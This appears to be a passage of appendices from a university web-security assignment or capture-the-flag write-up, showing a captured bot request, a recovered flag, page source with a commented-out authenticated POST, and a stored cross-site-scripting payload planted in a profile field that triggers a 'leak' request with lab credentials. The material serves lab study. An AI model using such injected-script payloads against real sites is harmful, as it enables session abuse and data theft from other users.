
Request Header

```
{
  "referer": "http://localhost/pull.php",
  "user-agent": "Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1
(KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1",
  "accept": "*/*",
  "accept-encoding": "gzip, deflate",
  "accept-language": "en,*"
}
```

Query Parameter


```
{
  "FLAG{XSS_it_like_its_hot!}": ""
}
```

Appendix 16.


view-source:http://assignment-artemis.unimelb.life/dashboard.php

```
          </a>
          <div class="dropdown-menu dropdown-menu-right" aria-labelledby="navbarDropdownMenuLink">
            <a class="dropdown-item" href="#">Mike John responded to your email</a>
            <a class="dropdown-item" href="#">You have 5 new tasks</a>
            <a class="dropdown-item" href="#">Another Notification</a>
            <a class="dropdown-item" href="#">Another One</a>
          </div>
        </li>
        <li class="nav-item dropdown">
          <a class="nav-link" href="javascript:;" id="navbarDropdownProfile" data-toggle="dropdown" aria-haspopup="true" aria-expanded="false">
            <i class="material-icons">person</i>
            <p class="d-lg-none d-md-block">
              Account
            </p>
          </a>
          <div class="dropdown-menu dropdown-menu-right" aria-labelledby="navbarDropdownProfile">
            <a class="dropdown-item" href="profile.php">Profile</a>
            <a class="dropdown-item" href="#">Settings</a>
            <div class="dropdown-divider"></div>
            <a class="dropdown-item" href="logout.php">Log out</a>
          </div>
        </li>
      </ul>
    </div>
  </div>
</nav>      <!-- End Navbar -->
<div class="content">
  <div class="container-fluid">
    <div class="row">
      <div class="col-lg-3 col-md-6 col-sm-6">
        <div class="card card-stats">
          <div class="card-header card-header-warning card-header-icon">
            <div class="card-icon">
              <i class="material-icons">content_copy</i>
            </div>
            <p class="card-category">Used Space</p>
            <h3 class="card-title">49/50
              <small>GB</small>
            </h3>
          </div>
          <script>
            // TODO: Fix up the background POST request. AJAX isn't working properly!
            /*
            var xhttp = new XMLHttpRequest();
            xhttp.open("POST", "retrieve.php", true);
            // add in headers:
            // csrf => testing123321
            // X-Auth => custom-auth
            xhttp.send("auth=Z4!X;gs{\Q6u{fqRnFABc{W&@+]9(Ece~//9-Uvp&operation=leak");
            /*
          </script>
          <div class="card-footer">
            <div class="stats">
              <i class="material-icons text-danger">warning</i>
              <a href="javascript:;">Get More Space...</a>
            </div>
          </div>
        </div>
      </div>
      <div class="col-lg-3 col-md-6 col-sm-6">
        <div class="card card-stats">
          <div class="card-header card-header-success card-header-icon">
            <div class="card-icon">
```

Appendix 17.


assignment-artemis.unimelb.life/profile.php

Edit Profile

Complete your profile

Company (disabled)

Username: user1

Email address

First Name

Last Name

Address

City

Country

Postal Code

About Me

random.

```
<Script>
var x=new XMLHttpRequest();
x.open("POST", "retrieve.php", true);
x.setRequestHeader("CSRFToken","testing123321");
x.setRequestHeader("X-Auth-Token","custom-auth");
x.send("auth=Z4!X;gs{\Q6u{fqRnFABc{W&@+]9(Ece~//9-Uvp&operation=leak");
```